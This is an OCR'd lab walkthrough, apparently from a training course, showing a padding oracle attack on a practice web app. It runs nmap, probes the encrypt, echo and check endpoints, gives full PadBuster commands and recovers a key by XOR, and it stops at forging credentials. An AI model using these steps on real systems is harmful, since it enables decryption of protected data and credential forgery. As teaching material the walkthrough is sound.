


The provided machine is reachable.

Step 3: Check open ports on the provided machine.

Command:

```
nmap -sS -sV demo.ine.local
```



Port 80 is open on the target server. Werkzeug httpd server is running on that port.


Step 4: Check the web application available on port 80.

Encrypt the following plaintext:

ApplicationUsername=user&Password=sesame

Visit the following URL for encrypting the above plaintext (make sure to URL encode the **=** and **&** characters):

URL:
http://demo.ine.local/encrypt?plain=ApplicationUsername%3duser%26Password%3dsesame




Encrypted text is:
6b664ef0359fe233e021ad36b12d8e32b8f1335522753d45174435c16b52dc2e5bbd4363b9d91d4c9100beae6ce34e80

Step 5: Decrypt the ciphertext.

To decrypt the ciphertext, we can visit the **/echo** endpoint and provide the ciphertext:

URL:
http://demo.ine.local/echo?cipher=6b664ef0359fe233e021ad36b12d8e32b8f1335522753d45174435c16b52dc2e5bbd4363b9d91d4c9100beae6ce34e80




The plaintext message was successfully retrieved.

Step 6: Confirm a padding oracle's presence.

A padding oracle's presence can be identified as follows - Try to tamper with the correct encrypted string and notice the exceptions (notice the "gg" part at the beginning of the ciphertext):


URL:
http://demo.ine.local/echo?cipher=gg664ef0359fe233e021ad36b12d8e32b8f1335522753d45174435c16b52dc2e5bbd4363b9d91d4c9100beae6ce34e80



Notice the exception. The application expected hexadecimal digits but found non-hexadecimal digits instead (letter 'g').

Now check the response from the following URL:

URL: http://demo.ine.local/echo?cipher=g



Now check the response from the following URL:

URL: http://demo.ine.local/echo?cipher=6b

These errors may suggest that:

- The string consists of hexadecimal characters (0-0xff)
- The string has to be aligned to two characters
- The string is being decrypted somehow

Since different strings produced different exceptions, there might be a chance to perform a padding oracle attack here.

Step 7: Decrypt the encrypted data by performing a padding oracle attack.


PadBuster is started with the following arguments in our attempt to decrypt the encrypted data:

Command:

```
padbuster
"http://demo.ine.local/echo?cipher=6b664ef0359fe233e021ad36b1
2d8e32b8f1335522753d45174435c16b52dc2e5bbd4363b9d91d4c9100bea
e6ce34e80"
"6b664ef0359fe233e021ad36b12d8e32b8f1335522753d45174435c16b52
dc2e5bbd4363b9d91d4c9100beae6ce34e80" 16 -encoding 1
```

The following are the options provided to the **PadBuster** tool:


- The target URL containing the ciphertext
- The ciphertext itself
- Block size (128 bits = 16 bytes)
- Encoding type 1 = lowercase hex (which was confirmed by experimenting with the endpoint in the previous step)




You would be prompted with the following message:


Enter an ID that matches the error condition NOTE: The ID# marked with ** is recommended :

Enter **2**.



Padbuster was able to recover two blocks of the plaintext message:





Block 1 Results:

[+] Cipher Text (HEX): b8f1335522753d45174435c16b52dc2e
[+] Intermediate Bytes (HEX):
0a0b2bcd40ec8741c671cc45c25ae140
[+] Plain Text: ame=user&Passwor

Block 2 Results:

[+] Cipher Text (HEX): 5bbd4363b9d91d4c9100beae6ce34e80
[+] Intermediate Bytes (HEX):
dccc4030511450201f4c3dc9635ad426
[+] Plain Text: d=sesame

Decrypted value: ame=user&Password=sesame

PadBuster revealed that behind the encrypted string, there is the "ame=user&Password=sesame" string. However, if you take a look at the decrypted blocks, they are just 2/3 of the entire ciphertext. The first part, which is equal to 1/3 of the length, was not decrypted. It may contain other parameters or the full name of the first parameter.

This happened because the first block is XOR'd with the initialization vector (IV), which is not known to us.




Image Source: https://samsclass.info/141/proj/p11pad9.png

To get the first block, we would need the IV.

Step 8: Recreate the missing parameter and obtain the key.

Visit the **/check** endpoint and provide the ciphertext, and it will give back the complete details about the encrypted string:

URL:
http://demo.ine.local/check?cipher=6b664ef0359fe233e021ad36b12d8e32b8f1335522753d45174435c16b52dc2e5bbd4363b9d91d4c9100beae6ce34e80

The decrypted as well as the parsed content is shown in the response.

We now know that the full parameter name is **ApplicationUsername.** This should be the content of the first, previously not decrypted, block **6b664ef0359fe233e021ad36b12d8e32.**

So far, we know that we have three blocks:

```
6b664ef0359fe233e021ad36b12d8e32 -> ApplicationUsern
b8f1335522753d45174435c16b52dc2e -> ame=user&Passwor
5bbd4363b9d91d4c9100beae6ce34e80 -> d=sesame
```

To obtain the key, we need to run Padbuster with the following arguments:


Command:


```
padbuster
"http://demo.ine.local/check?cipher=6b664ef0359fe233e021ad36b
12d8e32" "6b664ef0359fe233e021ad36b12d8e32" 16 -encoding 1
-error "ApplicationUsername missing" -prefix
"6b664ef0359fe233e021ad36b12d8e32b8f1335522753d45174435c16b52
dc2e" -noiv
```

The reason for these arguments is the following:

- We use just the first block of the whole encrypted string - the one that was not decrypted
- Next, we specify 16 bytes as the block size and lowercase hex encoding
- **-error** tells the application what string to look for in the response page to treat it as the error (we could have identified that error message by requesting something like http://demo.ine.local/check?cipher=6b664ef0359fe233e021ad36b12d8e32b8f1335522753d45174435c16b52dc2e5bbd4363b9d91d4c9100beae6ce34eff and the response would indicate of the invalid padding)

- **-noiv** is used to get the intermediate value after decrypting the first block.





Obtaining the key will look as follows:

Block 1 Results:


[+] Cipher Text (HEX): 6b664ef0359fe233e021ad36b12d8e32
[+] Intermediate Bytes (HEX):
221449095f050045505c5e671003460d

[+] Plain Text: "I _EP\^gF

Step 10: Retrieving the signing key.

To get the key, we need to XOR the hex representation of the ciphertext (Intermediate bytes - hex for **"I _EP\^gF**) with the hex representation of "ApplicationUsern", which is 0x4170706c69636174696f6e557365726e.


Visit a XOR calculator website like https://xor.pw:




Provide the following hex values in the input fields:

Input 1: 4170706c69636174696f6e557365726e

Input 2: 221449095f050045505c5e671003460d



The result is 0x63643965366661313933303263663463, which translates to **cd9e6fa19302cf4c** in ASCII (coverted using https://www.rapidtables.com/convert/number/hex-to-ascii.html) :



Signing Key: cd9e6fa19302cf4c

Step 11: Craft a custom username and password.

